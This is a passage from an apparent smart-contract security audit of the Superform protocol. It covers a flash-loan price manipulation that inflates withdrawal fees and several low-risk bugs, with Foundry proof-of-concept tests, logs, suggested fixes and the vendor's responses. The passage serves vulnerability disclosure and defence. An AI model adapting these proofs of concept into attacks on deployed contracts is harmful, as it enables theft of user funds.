  Before attack:
    Price per share: 1
    User shares: 10000
    Normal asset value: 14999
    Cost basis: 10000
    Normal profit: 4999
    Normal fee: 999

Executing price manipulation via flash loan...
  After manipulation:
    Vault total assets: 131666
    Vault total shares: 43333
    Original price per share: 1
    Manipulated price per share: 3
    Price increase:  102 %
    Original asset value: 14999
    Manipulated asset value: 30384
    Asset value increase: 102 %

Withdrawal with manipulated price:
    Normal profit: 4999
    Manipulated profit: 20384
    Expected normal fee: 999
    Expected manipulated fee: 4076
    Actual fee charged: 4076

After attack cleanup:
    Final price per share: 1
    Final user balance: 30384
    Fee recipient balance: 0

Fee comparison:
    Normal fee (without manipulation): 999
    Manipulated fee (charged): 4076
    Excess fee due to manipulation: 3076
    Fee increase:  307 %

===== ATTACK SUCCESSFUL: USER PAID SIGNIFICANTLY HIGHER FEES DUE TO PRICE MANIPULATION =====
```

```
[PASS] test_NormalWithdrawal() (gas: 154542)
Logs:
  ===== INITIAL STATE =====
  Initial vault state:
    Total assets: 10000
    Total shares: 10000
    Price per share: 1
  User position:
    Shares: 10000
    Cost basis: 10000

===== NORMAL WITHDRAWAL =====
  After yield generation:
    Total vault assets: 15000
    Vault price per share: 1
    User shares: 10000
    Current asset value: 14999
    Cost basis: 10000
    Expected profit: 4999
    Expected fee: 999
    Actual fee charged: 999
    Final user balance: 10999

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 5.12ms (2.25ms CPU time)

Ran 1 test suite in 19.82ms (5.12ms CPU time): 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

The test results show:

Normal Withdrawal Results:

- Expected and actual fee: 999 tokens (20% of 4,999 profit).
- Final user balance: 10,999 tokens (initial deposit + yield - fee).

Flash Loan Attack Results:

- With a flash loan of 50,000 tokens, the attacker increased the price by 102%.
- The asset value appeared to increase from 14,999 to 30,384 tokens.
- As a result, the fee increased from 999 to 4,076 tokens (307% increase).
- After the withdrawal was completed, the user had paid a much higher fee.

- Detailed Comparison:

1. Without Manipulation:
    - Asset Value: 14,999 tokens.
    - Cost Basis: 10,000 tokens.
    - Profit: 4,999 tokens.
    - Fee (20%): 999 tokens.
2. With Manipulation:
    - Asset Value (perceived): 30,384 tokens.
    - Cost Basis: 10,000 tokens.
    - Profit (perceived): 20,384 tokens.
    - Fee (20%): 4,076 tokens.

A significant fee increase (307%) occurred even though the actual value of the assets did not change, only the perceived value was manipulated by the flash loan attack.

- A flash loan of 50,000 tokens is used to temporarily manipulate the vault's price.
- The attack increases the price per share by 102%.
- The manipulated asset value increases from 14,999 to 30,384.

- The fee charged increases from 999 to 4,076 tokens (307% increase).
- After the attack is complete, the price returns to normal, but the user has already paid the excess fees.

Recommendation: Based on the proof of concept, which clearly demonstrates an exploitable vulnerability, we suggest the following mitigations:

1. Implement Time-Weighted Average Prices (TWAP):

```
contract TWAPErc4626YieldSourceOracle is ERC4626YieldSourceOracle {
    // Store historical price points
    mapping(address vault => PricePoint[]) public priceHistory;

    struct PricePoint {
        uint256 timestamp;
        uint256 price;
    }

    uint256 public constant PRICE_WINDOW = 1 hours;
    uint256 public constant MIN_PRICE_POINTS = 3;

    function updatePrice(address yieldSourceAddress) public {
        PricePoint[] storage history = priceHistory[yieldSourceAddress];

        // Get current price from base implementation
        uint256 currentPrice = super.getPricePerShare(yieldSourceAddress);

        // Add new price point
        history.push(PricePoint({
            timestamp: block.timestamp,
            price: currentPrice
        }));
    }

    function getPricePerShare(address yieldSourceAddress) public view override returns (uint256) {
        PricePoint[] storage history = priceHistory[yieldSourceAddress];

        // If not enough price points, fall back to current price
        if (history.length < MIN_PRICE_POINTS) {
            return super.getPricePerShare(yieldSourceAddress);
        }

        uint256 totalWeight = 0;
        uint256 weightedSum = 0;
        uint256 cutoffTime = block.timestamp - PRICE_WINDOW;

        for (uint256 i = history.length; i > 0; i--) {
            PricePoint memory point = history[i-1];

            if (point.timestamp < cutoffTime) {
                continue;
            }

            uint256 weight = block.timestamp - point.timestamp;
            weightedSum += point.price * weight;
            totalWeight += weight;
        }

        if (totalWeight == 0) {
            return super.getPricePerShare(yieldSourceAddress);
        }

        return weightedSum / totalWeight;
    }
}
```

2. Implement volatility detection and circuit breakers:

```
contract ProtectedERC4626YieldSourceOracle is ERC4626YieldSourceOracle {
    // Maximum allowed price change percentage in basis points (e.g., 300 = 3%)
    uint256 public maxPriceChangePercentBps = 300;

    // Last recorded price for each vault
    mapping(address vault => uint256 lastPrice) private lastPrices;
```

```
    // Last update timestamp for each vault
    mapping(address vault => uint256 lastUpdate) private lastUpdates;

    // Minimum time between updates
    uint256 public constant MIN_UPDATE_INTERVAL = 15 minutes;

    // Admin function to set acceptable price volatility
    function setMaxPriceChangePercent(uint256 _maxPriceChangePercentBps) external onlyAdmin {
        maxPriceChangePercentBps = _maxPriceChangePercentBps;
    }

    function getPricePerShare(address yieldSourceAddress) public view override returns (uint256) {
        uint256 currentPrice = super.getPricePerShare(yieldSourceAddress);
        uint256 lastRecordedPrice = lastPrices[yieldSourceAddress];

        // If this is the first price recording, just accept it
        if (lastRecordedPrice == 0) {
            return currentPrice;
        }

        // Check if price changed too much since last update
        uint256 priceDeltaBps;
        if (currentPrice > lastRecordedPrice) {
            priceDeltaBps = ((currentPrice - lastRecordedPrice) * 10000) / lastRecordedPrice;
        } else {
            priceDeltaBps = ((lastRecordedPrice - currentPrice) * 10000) / lastRecordedPrice;
        }

        // If price has changed too much and it's within the lock period, keep the old price
        if (priceDeltaBps > maxPriceChangePercentBps &&
            block.timestamp < lastUpdates[yieldSourceAddress] + MIN_UPDATE_INTERVAL) {
            return lastRecordedPrice;
        }


        // Otherwise, return current price // <<<
        return currentPrice;
    }

    // Function to update the recorded price
    function updateRecordedPrice(address yieldSourceAddress) external {
        lastPrices[yieldSourceAddress] = super.getPricePerShare(yieldSourceAddress);
        lastUpdates[yieldSourceAddress] = block.timestamp;
    }
}
```

3. Replace spot price with constant product invariant for fee calculations:

```
contract InvariantBasedFeeCalculator {
    // Use a constant-product AMM-style invariant to calculate fees
    // This makes the fee calculation resistant to short-term manipulation
    function calculateFeesWithInvariant(
        uint256 costBasis,
        uint256 amountAssets,
        uint256 feePercent,
        uint256 timeElapsed
    ) public pure returns (uint256 feeAmount) {
        // Calculate a more manipulation-resistant profit using geometric mean
        uint256 geometricMean = sqrt(costBasis * amountAssets);

        // Calculate profit based on the geometric mean
        uint256 profit = 0;
        if (geometricMean > costBasis) {
            profit = geometricMean - costBasis;
        }

        // Scale profit based on time elapsed to reward longer holdings
        uint256 scalingFactor = 5000 + min(5000, (timeElapsed * 5000) / (365 days));
        profit = (profit * scalingFactor) / 10000;

        // Apply fee percent
        feeAmount = (profit * feePercent) / 10000;
    }

    return feeAmount;
    }
```

```
    function sqrt(uint256 x) internal pure returns (uint256 y) {
        uint256 z = (x + 1) / 2;
        y = x;
        while (z < y) {
            y = z;
            z = (x / z + z) / 2;
        }
    }

    function min(uint256 a, uint256 b) internal pure returns (uint256) {
        return a < b ? a : b; // <<<
    }
}
```

Conclusion: The SuperForm protocol's fee calculation mechanism is vulnerable to price manipulation attacks. By using flash loans to temporarily manipulate the price of underlying assets, attackers can force users to pay significantly higher fees than they should. Our proof of concept demonstrated a fee increase of 307% through this method. This vulnerability stems from the protocol's reliance on spot prices for fee calculations without any manipulation resistance mechanisms. We recommend implementing one or more of the proposed mitigations, with a strong preference for Time-Weighted Average Prices (TWAP) or similar manipulation resistance techniques to protect users from these attacks.

Superform: Acknowledged.

3.3.4 Unvalidated Array Lengths

Submitted by harsh123

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The SuperDestinationExecutor contract processes dstTokens and intentAmounts arrays without validating their lengths. If these arrays have mismatched lengths, the contract will either:

- Revert unexpectedly (if dstTokens.length > intentAmounts.length), causing transaction failures.
- Skip validation for excess intentAmounts (if dstTokens.length < intentAmounts.length), allowing underfunded transactions.

Vulnerable Code:

```
function processBridgedExecution(
    // ...
    address[] memory dstTokens, // Array of token addresses
    uint256[] memory intentAmounts, // Array of required balances
    // ...
) external override {
    // No check for dstTokens.length == intentAmounts.length
    _validateBalances(account, dstTokens, intentAmounts); // Uses both arrays
}
```

Impact:

- Transaction Reverts: Users lose gas fees, and legitimate transactions fail.
- Incorrect Validation: Excess intentAmounts are ignored, allowing accounts with insufficient balances to bypass checks.
- Funds at Risk: Mismatched arrays could lead to unintended approvals or transfers.
- Attack Scenario:
  - Malicious User Submits Mismatched Arrays:
    - dstTokens = [USDC, DAI] (length 2).
    - intentAmounts = [1000] (length 1).
  - Validation Logic Fails:
    - Loop tries to access intentAmounts[1] (which doesn't exist).

    * Transaction reverts, blocking legitimate users.

- Alternative Exploit:
  - dstTokens = [USDC], intentAmounts = [1000, 500] (length 2).
  - Only USDC balance is checked; the extra 500 (unchecked) might enable underfunded operations.

Recommendation: Add a length check at the start of processBridgedExecution:

```
function processBridgedExecution(/*...*/) external override {
    require(
        dstTokens.length == intentAmounts.length,
        "Array length mismatch"
    );
    // ... rest of the code ...
}
```

Superform: Fixed in PR 559.

3.3.5 Decimal Scaling Vulnerability in `ERC5115YieldSourceOracle`

Submitted by HeckerTrieuTien

Severity: Low Risk

Context: ERC5115YieldSourceOracle.sol#L73

Summary: The `ERC5115YieldSourceOracle` contract contains a decimal scaling vulnerability in its `getTVL` and `getTVLByOwnerOfShares` functions. The oracle hardcodes a return of 18 decimals while using share token amounts that may have different decimal precision, leading to TVL calculations that can be off by orders of magnitude (up to 10^12 times) depending on the underlying share token's decimals.

Finding Description: The vulnerability exists in the `getTVL` function at lines 73-77 of `ERC5115YieldSourceOracle.sol`:

```
function getTVL(address yieldSourceAddress) public view override returns (uint256) {
    IStandardizedYield yieldSource = IStandardizedYield(yieldSourceAddress);
    uint256 totalShares = yieldSource.totalSupply();
    if (totalShares == 0) return 0;
    return (totalShares * yieldSource.exchangeRate()) / 1e18;
}
```

The issue stems from problematic assumptions:

1. Hardcoded Decimal Return: The oracle's `decimals()` function always returns 18, regardless of the actual share token decimals:

```
function decimals(address /*yieldSourceAddress*/) public pure override returns (uint8) {
    return 18;
}
```

Security Guarantee Broken: The oracle violates the fundamental guarantee that its output scaling matches its declared `decimals()` return value, breaking composability and leading to incorrect financial calculations across the entire system.

Impact Explanation: This vulnerability has High impact due to:

1. Financial Loss Magnitude: For 6-decimal share tokens, the TVL appears 10^12 times smaller than actual value when interpreted correctly. This could lead to:
   - Massive under-collateralization in lending protocols.
   - Incorrect liquidation thresholds.
   - Wrong reward distributions.
   - Portfolio valuation errors.

Likelihood Explanation: This vulnerability has High likelihood because:

1. Common Token Standards: Many popular tokens use 6 decimals (USDC, USDT), and yield sources built on these naturally inherit this precision.

Proof of Concept:

```
contract ERC5115DecimalIssueTest is Test {
    ERC5115YieldSourceOracle oracle;
    MockStandardizedYieldWithDecimals yieldSource6Decimals;
    MockStandardizedYieldWithDecimals yieldSource18Decimals;

    function setUp() public {
        oracle = new ERC5115YieldSourceOracle();
        yieldSource6Decimals = new MockStandardizedYieldWithDecimals(6);
        yieldSource18Decimals = new MockStandardizedYieldWithDecimals(18);
    }

    function test_getTVL_DecimalScalingIssue() public {
        // Scenario: 1,000,000 actual shares with 6 decimals
        uint256 actualShares = 1_000_000;
        uint256 totalSupplyRaw = actualShares * 10**6; // 1,000,000 * 10^6
        uint256 exchangeRateRaw = 1 * 10**18; // 1 underlying token per share, scaled by 1e18

        // Set up the yield source
        yieldSource6Decimals.setTotalSupply(totalSupplyRaw);
        yieldSource6Decimals.setExchangeRate(exchangeRateRaw);

        // Call getTVL
        uint256 result = oracle.getTVL(address(yieldSource6Decimals));

        // The formula: (totalShares * exchangeRate) / 1e18
        // = (1,000,000 * 10^6 * 1 * 10^18) / 10^18
        // = 1,000,000 * 10^6
        uint256 expectedResult = (totalSupplyRaw * exchangeRateRaw) / 1e18;
        assertEq(result, expectedResult);
        assertEq(result, 1_000_000 * 10**6);

        // The issue: if a consumer expects 18-decimal output, they would interpret this as:
        // (1,000,000 * 10^6) / 10^18 = 0.000001 underlying tokens
        // But the actual TVL should be 1,000,000 underlying tokens

        // Demonstrate the misinterpretation
        uint256 misinterpretedTVL = result / 1e18;
        assertEq(misinterpretedTVL, 0); // This rounds down to 0!

        // The correct interpretation should account for the share token's decimals
        uint256 correctTVL = result / 10**yieldSource6Decimals.decimals();
        assertEq(correctTVL, 1_000_000);
    }
```

Recommendation: Fix the decimal scaling by properly accounting for the share token's actual decimals.

Superform: Fixed in PR 564.

3.3.6 Incorrect native token transfer due to misvalidated value field when using previous hook amount

Submitted by YanecaB, also found by Dystopia

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: In the function `AcrossSendFundsAndExecuteOnDstHook::build` when `usePrevHookAmount` is `true` and the input token is the wrapped native token, the value field is incorrectly set only if it is nonzero, potentially resulting in underfunded native token transfers.

```
if (acrossV3DepositAndExecuteData.usePrevHookAmount) {
    uint256 outAmount = ISuperHookResult(prevHook).outAmount();
    acrossV3DepositAndExecuteData.inputAmount = outAmount;
    if (
        acrossV3DepositAndExecuteData.inputToken
            == address(IAcrossSpokePoolV3(spokePoolV3).wrappedNativeToken())
            && acrossV3DepositAndExecuteData.value != 0 //@audit it should be `value == 0`, rather than `value
            ↪  != 0`
    ) {
        acrossV3DepositAndExecuteData.value = outAmount;
    }
}
```

Finding Description: In the `AcrossSendFundsAndExecuteOnDstHook::build` function, when `usePrevHookAmount` is true and the input token is the wrapped native token, the `value` field is only updated if its initial `value` is nonzero (`value != 0`). However, this check is flawed because if value is zero (the default case), it remains unchanged, even though it should be set to `outAmount` to ensure correct ETH funding for the `depositV3Now` call. This can lead to underfunded calls, breaking assumptions about correct ETH value forwarding and potentially causing execution to fail unexpectedly.

Impact Explanation: The impact is medium because incorrect ETH forwarding can cause failed deposits or halted cross-chain execution, disrupting protocol functionality. While it doesn't directly lead to asset loss, it undermines reliability and could be used to grief or block user operations.

Likelihood Explanation: The likelihood is medium, as it depends on `usePrevHookAmount` being true and the input token being native ETH, which are realistic conditions in certain configurations, especially when interacting with wrapped tokens.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

/// @title Mock of AcrossSendFundsAndExecuteOnDstHook focusing on the `value` bug
contract AcrossSendFundsAndExecuteOnDstHookMock {
    uint256 public constant USE_PREV_HOOK_AMOUNT_POSITION = 216;

    address public immutable wrappedNativeToken;

    // Storage to track resulting value for verification in tests
    uint256 public value;
    uint256 public inputAmount;

    constructor(address _wrappedNativeToken) {
        require(_wrappedNativeToken != address(0), "Invalid wrapped native token");
        wrappedNativeToken = _wrappedNativeToken;
    }

    /// @notice Simplified _decodeBool function like in the real contract
    function _decodeBool(bytes memory data, uint256 pos) internal pure returns (bool) {
        require(data.length > pos, "Data too short");
        return data[pos] != 0;
    }

    /// @notice Simulated build function focusing on the bug condition:
    /// if (inputToken == wrappedNativeToken && value != 0) { value = inputAmount; }
    /// This logic is wrong and should check value == 0.
    /// @param prevOutAmount The output amount from the previous hook execution
    function build(bytes memory data, uint256 prevOutAmount) external {
        // Decode value (uint256) from start of data (first 32 bytes)
        uint256 _value = abi.decode(data, (uint256));
        bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);

        inputAmount = 0;
        value = _value;

        if (usePrevHookAmount) {
            inputAmount = prevOutAmount;

            // Bug: condition uses value != 0 instead of value == 0
            if (wrappedNativeToken != address(0) && value != 0) {
                value = inputAmount;
            }
```

```
        }
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import "forge-std/Test.sol";
import "./AcrossSendFundsAndExecuteOnDstHookMock.sol";

contract AcrossSendFundsAndExecuteOnDstHookMockTest is Test {
    AcrossSendFundsAndExecuteOnDstHookMock public hook;
    address public constant WRAPPED_NATIVE_TOKEN = address(0x1234);

    function setUp() public {
        hook = new AcrossSendFundsAndExecuteOnDstHookMock(WRAPPED_NATIVE_TOKEN);
    }

    /// @notice Test that when value == 0 and usePrevHookAmount == true,
    /// value remains 0 instead of being set to prevOutAmount because of the bug.
    function testValueStaysZeroWhenItShouldBeSet() public {
        // Prepare bytes array with:
        // value = 0 (uint256) encoded at start (32 bytes zeros by default)
        // usePrevHookAmount = true at position 216
        bytes memory data = new bytes(217);
        data[216] = 0x01; // true

        uint256 prevOutAmount = 100 ether;

        hook.build(data, prevOutAmount);

        // Check stored value
        uint256 storedValue = hook.value();

        // Expectation:
        // Due to bug, value remains 0 (should be prevOutAmount)
        assertEq(storedValue, 0, "Value should have been set to prevOutAmount but stayed zero due to bug");
    }

    /// @notice Test that when value != 0 and usePrevHookAmount == true,
    /// value is overridden with prevOutAmount as expected by buggy logic.
    function testValueSetWhenNonZero() public {
        // Prepare bytes array with:
        // value = 50 ether (non-zero)
        bytes memory data = abi.encode(uint256(50 ether));
        // Ensure data length > 216, so extend and set usePrevHookAmount at 216
        if (data.length <= 216) {
            bytes memory extended = new bytes(217);
            for (uint i = 0; i < data.length; i++) {
                extended[i] = data[i];
            }
            data = extended;
        }
        data[216] = 0x01; // true

        uint256 prevOutAmount = 100 ether;

        hook.build(data, prevOutAmount);

        uint256 storedValue = hook.value();

        // Buggy logic triggers and overrides value with prevOutAmount
        assertEq(storedValue, prevOutAmount, "Value should be overridden to prevOutAmount");
    }

    /// @notice Test that when usePrevHookAmount == false, value stays as is
    function testValueStaysWhenUsePrevHookAmountFalse() public {
        // value = 0
        bytes memory data = new bytes(217);
        data[216] = 0x00; // false

        uint256 prevOutAmount = 100 ether;

        hook.build(data, prevOutAmount);

        uint256 storedValue = hook.value();
```

```
        assertEq(storedValue, 0, "Value should remain zero when usePrevHookAmount is false");
    }
}
```

Recommendation: Change the conditional from `value != 0` to `value == 0` so that the hook correctly sets `value` when it is initially zero.

Superform: Acknowledged.

3.3.7 Incorrect `outAmount` calculation in ClaimCancel hooks when custom receiver is used

Submitted by 0xAlix2, also found by elolpuer and HeckerTrieuTien

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: When interacting with an ERC-7540 vault, accounts must call `requestDeposit` instead of depositing directly. After doing so, and once the request has been fulfilled, accounts may call the `deposit` function to claim their shares. If accounts decide to cancel their deposit request, they can call `cancelDepositRequest`, and then reclaim their deposited funds by calling `claimCancelDepositRequest`, which transfers the previously deposited assets to a account-specified receiver.

On the other hand, all Superform hooks expose an `outAmount` via transient storage, which can be used as input for future hooks. In `ClaimCancelDepositRequest7540Hook`, this is calculated as shown in the following snippet:

- ClaimCancelDepositRequest7540Hook.sol#L70-L80

```
function _preExecute(address, address account, bytes calldata data) internal override {
    address yieldSource = data.extractYieldSource();
    asset = IERC7540(yieldSource).asset();
    // store current balance
    outAmount = _getBalance(account, data);
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(account, data) - outAmount;
}
```

However, in the `build` function, which constructs the actual call, the account is allowed to pass a custom receiver to claim the previously deposited funds:

- ClaimCancelDepositRequest7540Hook.sol#L46:

```
executions[0] = Execution({
    target: yieldSource,
    value: 0,
    callData: abi.encodeCall(IERC7540CancelDeposit.claimCancelDepositRequest, (0, receiver, account))
});
```

If the receiver is different from the account, the `outAmount` will always evaluate to 0 (incorrect), which can lead to unexpected reverts in future hook calls. This issue affects both `ClaimCancelDepositRequest7540Hook` and `ClaimCancelRedeemRequest7540Hook`.

Proof of Concept: Add the following minimal ERC-7540 mock:

```
contract Mock7540 {
    address public immutable assetToken;
    uint256 public lastRequestId;
    mapping(address => uint256) public depositRequests;
    mapping(address => uint256) public canceledDepositRequests;

    constructor(address _assetToken) {
        assetToken = _assetToken;
    }

    function asset() external view returns (address) {
        return assetToken;
    }

    function requestDeposit(uint256 assets, address controller, address owner) external returns (uint256
    ↪  requestId) {
        IERC20(assetToken).transferFrom(owner, address(this), assets);
        depositRequests[controller] += assets;
    }

    function cancelDepositRequest(uint256, address controller) external {
        canceledDepositRequests[controller] += depositRequests[controller];
        depositRequests[controller] = 0;
    }

    function claimCancelDepositRequest(uint256, address receiver, address controller) external returns
    ↪  (uint256 assets) {
        IERC20(assetToken).transfer(receiver, canceledDepositRequests[controller]);
        canceledDepositRequests[controller] = 0;
    }
}
```

And add the following test to `test/integration/MultiVaultDepositFlow.t.sol`:

```
function test_ClaimCancelDepositRequest7540Hook_WrongReceiver() public {
    yieldSource7540AddressUSDC = address(new Mock7540(underlyingEth_USDC));
    address receiver = address(1271927);
    uint256 amount = 100e6;

    vm.mockCall(
        0x0C1fDfd6a1331a875EA013F3897fc8a76ada5DfC,
        abi.encodeWithSelector(IRoot.endorsed.selector, accountEth),
        abi.encode(true)
    );

    RequestDeposit7540VaultHook requestDeposit7540VaultHook = new RequestDeposit7540VaultHook();
    CancelDepositRequest7540Hook cancelDepositRequest7540Hook = new CancelDepositRequest7540Hook();
    ClaimCancelDepositRequest7540Hook claimCancelDepositRequest7540Hook = new
    ↪  ClaimCancelDepositRequest7540Hook();

    address ;
    hooksAddresses[0] = approveHook;
    hooksAddresses[1] = address(requestDeposit7540VaultHook);
    hooksAddresses[2] = address(cancelDepositRequest7540Hook);

    bytes ;
    hooksData[0] = _createApproveHookData(
        underlyingEth_USDC,
        yieldSource7540AddressUSDC,
        amount,
        false
    );
    hooksData[1] = _createRequestDeposit7540VaultHookData(
        bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
        yieldSource7540AddressUSDC,
        amount,
        true
    );
    hooksData[2] = abi.encodePacked(
        bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
        yieldSource7540AddressUSDC
    );

    // 1. Approve USDC
    // 2. Request deposit
```

```
    // 3. Cancel deposit request
    executeOp(
        _getExecOps(
            instanceOnEth,
            superExecutorOnEth,
            abi.encode(
                ISuperExecutor.ExecutorEntry({
                    hooksAddresses: hooksAddresses,
                    hooksData: hooksData
                })
            )
        )
    );

    hooksAddresses = new address ;
    hooksAddresses[0] = address(claimCancelDepositRequest7540Hook);

    hooksData = new bytes ;
    hooksData[0] = abi.encodePacked(
        bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
        yieldSource7540AddressUSDC,
        receiver
    );

    uint256 receiverBalanceBefore = IERC20(underlyingEth_USDC).balanceOf(receiver);

    // Claim canceled deposit request
    executeOp(
        _getExecOps(
            instanceOnEth,
            superExecutorOnEth,
            abi.encode(
                ISuperExecutor.ExecutorEntry({
                    hooksAddresses: hooksAddresses,
                    hooksData: hooksData
                })
            )
        )
    );

    // amount is transferred correctly
    assertEq(
        IERC20(underlyingEth_USDC).balanceOf(receiver) - receiverBalanceBefore,
        amount
    );

    // claimCancelDepositRequest7540Hook's outAmount is 0 => incorrect
    assertEq(claimCancelDepositRequest7540Hook.outAmount(), 0);
}
```

Recommendation: There are two possible fixes:

1. Disallow custom receiver in both claim cancel hooks (most aligned with transient storage semantics).
2. Update `_preExecute` and `_postExecute` to measure the balance of the actual receiver instead of `account`.

Note: Option 1 is likely the safest and most consistent with the design pattern.

Superform: Fixed in PR 522.

3.3.8 `EthenaUnstakeHook` Amount Parameter Silently Ignored Leading to Unintended Full Balance Unstaking

Submitted by HeckerTrieuTien

Severity: Low Risk

Context: EthenaUnstakeHook.sol#L35

Summary: The `EthenaUnstakeHook` contract contains a interface design flaw where it accepts and processes amount parameters but silently ignores them during execution, always unstaking the user's entire sUSDe balance regardless of the specified amount. This misleading interface will cause users to unintentionally lose funds when they attempt partial unstaking operations.

Finding Description: The `EthenaUnstakeHook` contract implements a misleading interface that suggests partial unstaking functionality while only supporting full balance unstaking. This creates a dangerous mismatch between user expectations and actual behavior.

Broken Security Guarantee: User fund protection through predictable contract behavior.

Root Cause: Interface design that misleads users about supported functionality.

1. Misleading Data Structure: The hook's data structure includes an `amount` field at position 24:

```
/// @notice uint256 amount = BytesLib.toUint256(data, 24);
```

2. Misleading Helper Functions: The contract provides functions that suggest amount-based operations:

```
function decodeAmount(bytes memory data) external pure returns (uint256);
function replaceCalldataAmount(bytes memory data, uint256 amount) external pure returns (bytes memory);
```

3. Ignored Implementation: The `build()` function completely ignores the amount parameter:

```
function build(address, address account, bytes memory data) external pure override returns (Execution[]
↪  memory executions) {
    // Note: prev amount cannot be used in here, it unstakes everything available
    address yieldSource = data.extractYieldSource();
    executions[0] = Execution({
        target: yieldSource,
        value: 0,
        callData: abi.encodeCall(IStakedUSDeCooldown.unstake, (account)) // Only address parameter!
    });
}
```

Severity: High - Direct user fund loss. This issue results in immediate and significant financial loss for users.

Likelihood Explanation: High - This will definitely occur in production. The likelihood is assessed as High due to:

- Interface Actively Misleads: The contract design actively encourages incorrect usage through:
  - Amount field in data structure.
  - Helper functions for amount manipulation.
  - No warnings about limitations.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.29;

import {Test} from "forge-std/Test.sol";
import {console} from "forge-std/console.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {EthenaUnstakeHook} from "../../../../../src/core/hooks/vaults/ethena/EthenaUnstakeHook.sol";
import {MockStakedUSDe} from "../../../../mocks/MockStakedUSDe.sol";

/// @title EthenaUnstakeAmountIgnoredTest
/// @notice Test case that demonstrates the problematic behavior where EthenaUnstakeHook
///         ignores the amount parameter and always unstakes the full balance
contract EthenaUnstakeAmountIgnoredTest is Test {
    EthenaUnstakeHook public unstakeHook;
    MockStakedUSDe public mockStakedUSDe;

    address public user = makeAddr("user");
    bytes4 public yieldSourceOracleId = bytes4(keccak256("YIELD_SOURCE_ORACLE_ID"));

    // Scenario parameters
    uint256 public constant FULL_BALANCE = 1000e18; // User has 1000 sUSDe
    uint256 public constant INTENDED_UNSTAKE_AMOUNT = 100e18; // User wants to unstake only 100 sUSDe

    event UnstakeExecuted(address account, uint256 fullBalance);

    function setUp() public {
        unstakeHook = new EthenaUnstakeHook();
        mockStakedUSDe = new MockStakedUSDe();
```

```
        // Give user a substantial balance of sUSDe
        mockStakedUSDe.mint(user, FULL_BALANCE);

        // Verify initial setup
        assertEq(mockStakedUSDe.balanceOf(user), FULL_BALANCE, "User should have full balance initially");
    }

    /// @notice Test that demonstrates the core issue: amount parameter is ignored
    function test_AmountParameterIsIgnored_ButHookAcceptsIt() public {
        // 1. Create hook data with specific amount (100 sUSDe)
        bytes memory hookData = _encodeUnstakeData(INTENDED_UNSTAKE_AMOUNT);

        // 2. Verify the hook can decode the amount correctly
        uint256 decodedAmount = unstakeHook.decodeAmount(hookData);
        assertEq(decodedAmount, INTENDED_UNSTAKE_AMOUNT, "Hook should decode the intended amount correctly");

        // 3. Build the execution - this is where the problem occurs
        Execution[] memory executions = unstakeHook.build(address(0), user, hookData);

        // 4. Verify execution was built
        assertEq(executions.length, 1, "Should have one execution");
        assertEq(executions[0].target, address(mockStakedUSDe), "Target should be the staked USDe contract");

        // 5. Decode the calldata to see what function is actually called
        bytes memory callData = executions[0].callData;
        bytes4 selector;
        assembly {
            selector := mload(add(callData, 0x20))
        }
        bytes4 expectedSelector = bytes4(keccak256("unstake(address)"));
        assertEq(selector, expectedSelector, "Should call unstake(address) function");

        // 6. Extract the account parameter from calldata
        address extractedAccount;
        assembly {
            extractedAccount := mload(add(callData, 0x24))
        }
        assertEq(extractedAccount, user, "Should call unstake with user's address");

        // 7. Execute the call and verify it unstakes EVERYTHING, not just the intended amount
        vm.expectEmit(true, true, false, true);
        emit UnstakeExecuted(user, FULL_BALANCE); // Expect full balance to be unstaked

        (bool success,) = executions[0].target.call(executions[0].callData);
        assertTrue(success, "Execution should succeed");

        // 8. CRITICAL VERIFICATION: User's balance should be 0, not (FULL_BALANCE - INTENDED_UNSTAKE_AMOUNT)
        uint256 remainingBalance = mockStakedUSDe.balanceOf(user);

        // This is the problem! User intended to unstake 100 sUSDe but lost all 1000 sUSDe
        assertEq(remainingBalance, 0, "User should have 0 balance - ENTIRE balance was unstaked!");

        // What the user EXPECTED to happen:
        uint256 expectedRemainingBalance = FULL_BALANCE - INTENDED_UNSTAKE_AMOUNT;
        console.log("User intended to unstake:", INTENDED_UNSTAKE_AMOUNT);
        console.log("User's full balance was:", FULL_BALANCE);
        console.log("User expected remaining balance:", expectedRemainingBalance);
        console.log("Actual remaining balance:", remainingBalance);
        console.log("UNEXPECTED LOSS:", FULL_BALANCE - remainingBalance);
    }


    /// @notice Helper function to encode unstake data with a specific amount
    function _encodeUnstakeData(uint256 amount) internal view returns (bytes memory) {
        return abi.encodePacked(
            yieldSourceOracleId,    // bytes4: Oracle ID
            address(mockStakedUSDe), // address: yield source
            amount,                  // uint256: amount (IGNORED by build function!)
            false,                   // bool: usePrevHookAmount
            address(0),              // address: vaultBank
            uint256(1)               // uint256: dstChainId
        );
    }
}
```

Recommendation: Implement explicit validation and clear interface design to prevent user fund loss.

Superform: Fixed in PR 590.

3.3.9 `isValidSignatureWithSender` is Vulnerable to Replay Attacks

Submitted by 0x00Tour

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `isValidSignatureWithSender` is vulnerable to a replay attack because it doesn't bind the signature to a specific contract instance(e.g address(this)) and ignores the sender parameter in its validation logic. The function uses `msg.sender` to check initialization and validate the signature, but doesn't ensure that the signature is intended for the current contract or ensure the sender parameter is used consistently. This allows an attacker to reuse a valid signature across different contracts or contexts. Potentially creating a path for unauthorized access.

Proof of Concept: The `isValidSignatureWithSender` function performs the following operations:

```
if (!_initialized[msg.sender]) revert NOT_INITIALIZED();
```

This check only ensures that the caller(msg.sender) is initialized, but doesn't verify if the signature is meant for the current contract(address(this)).

```
(address signer,) = _processSignatureAndVerifyLeaf(sigData, dataHash);
// Validate
bool isValid = _isSignatureValid(signer, msg.sender, sigData.validUntil);
```

